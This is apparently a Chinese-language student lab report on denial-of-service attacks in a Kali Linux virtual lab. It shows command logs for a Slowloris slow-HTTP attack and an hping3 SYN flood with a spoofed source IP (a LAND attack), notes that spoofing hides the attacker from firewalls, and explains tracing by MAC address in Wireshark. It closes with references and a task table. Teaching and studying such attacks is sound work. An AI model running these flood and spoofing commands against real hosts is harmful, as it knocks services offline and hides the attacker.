
```
root@kali ~# sudo service apache2 start
root@kali ~# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor pre>
     Active: active (running) since Tue 2022-03-01 08:51:46 EST; 20s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 1198 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/S>
   Main PID: 1209 (apache2)
      Tasks: 6 (limit: 2300)
     Memory: 19.0M
     CGroup: /system.slice/apache2.service
             ├─1209 /usr/sbin/apache2 -k start
             ├─1210 /usr/sbin/apache2 -k start
             ├─1211 /usr/sbin/apache2 -k start
             ├─1212 /usr/sbin/apache2 -k start
             ├─1213 /usr/sbin/apache2 -k start
             └─1214 /usr/sbin/apache2 -k start
```

啟動 apache2

在網址欄輸kali ip, 所呈現的畫面如圖所示。

```
root@kali:~/Desktop/Slowloris/slowloris# python3 slowloris.py 192.168.25.141 -s
500
[01-03-2022 10:05:50] Attacking 192.168.25.141 with 500 sockets.
[01-03-2022 10:05:50] Creating sockets...
[01-03-2022 10:05:57] Sending keep-alive headers... Socket count: 279
[01-03-2022 10:06:16] Sending keep-alive headers... Socket count: 279
[01-03-2022 10:06:38] Sending keep-alive headers... Socket count: 429
^C[01-03-2022 10:06:51] Stopping Slowloris
```


發動攻擊




Make the hping3 better and identify the attack is Kali

前面有提到hping3可以進行SYN洪流和UDP攻擊，但其實hping3還可以其他的攻擊方法，這裡我要來介紹LAND攻擊，它的攻擊方式和SYN洪流類似，但是它將來源地址和目標地址都填寫目標主機的IP位址，藉由讓目標主機無限地重複處理收到的封包，進而耗盡資源而當機。

圖一中我新增了-a的參數，這會利用偽造IP進行攻擊，防火牆就不會記錄攻擊方的IP，因為是利用偽造的IP進行攻擊，無法使用IP位址來找到攻擊者，所以在圖二的wireshark中，我們使用Mac地址進行追查，可發現封包來源的Mac地址與攻擊機一樣。


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hping3 -V -c 100 -d 40 -S -p 21 --flood -a 192.168.137.134 192.168.1
37.134
using eth0, addr: 192.168.137.133, MTU: 1500
HPING 192.168.137.134 (eth0 192.168.137.134): S set, 40 headers + 40 data bytes
hping in flood mode, no replies will be shown
^C
-- 192.168.137.134 hping statistic ---
1086463 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#

(圖一)


Kali-Linux-2019.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminal Thu 20:47
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
root@kali:~#

(圖二)

參考資料

1. https://blog.csdn.net/weixin_45309916/article/details/109206490
2. https://www.businessinsider.com/udp-flooding-how-to-kick-a-local-user-off-the-network-2012-1
3. https://www.isac.org.tw/spaw2/uploads/images/2.LR_0128.pdf
4. https://ifun01.com/8NQ3LF9.html
5. https://kknews.cc/zh-tw/news/3n9lrya.html
6. https://iter01.com/583987.html
7. https://www.796t.com/article.php?id=137416
8. https://www.jianshu.com/p/d94de946c8a3
9. https://blog.csdn.net/hjm4702192/article/details/77171273
10. https://ourcodeworld.com/articles/read/949/how-to-perform-a-dos-attack-slow-http-with-slowhttptest-test-your-server-slowloris-protection-in-kali-linux
11. https://www.geeksforgeeks.org/slowloris-ddos-attack-tool-in-kali-linux/amp/
12. https://www.ntnu.edu.tw/itc/download/class/990825.pdf
13. http://trilliums.blog.fc2.com/blog-entry-11.html
14. http://trilliums.blog.fc2.com/blog-entry-10.html
15. https://kknews.cc/zh-tw/news/3n9lrya.html
16. https://netbeez.net/blog/how-to-use-nping
17. https://kknews.cc/zh-tw/code/vl6qkj4.html
18. https://www.cloudflare.com/zh-tw/learning/ddos/what-is-a-ddos-attack/
19. https://ithelp.ithome.com.tw/articles/10188774

分工表

學號+姓名	姓名	負責部分
1091603	池昀嬉	1.DoS WinXP via hping3 and identify Kali's IP 2.DDoS WinXP via hping3 and identify Kali's MAC address
1093524	黃湘婷	1. Make the hping3 better and identify the attack is Kali 2. 其他攻擊:頻寬消耗型攻擊
1093346	劉冠菁	攻擊工具:Nping攻擊
1081653	曾謙文	Slow attack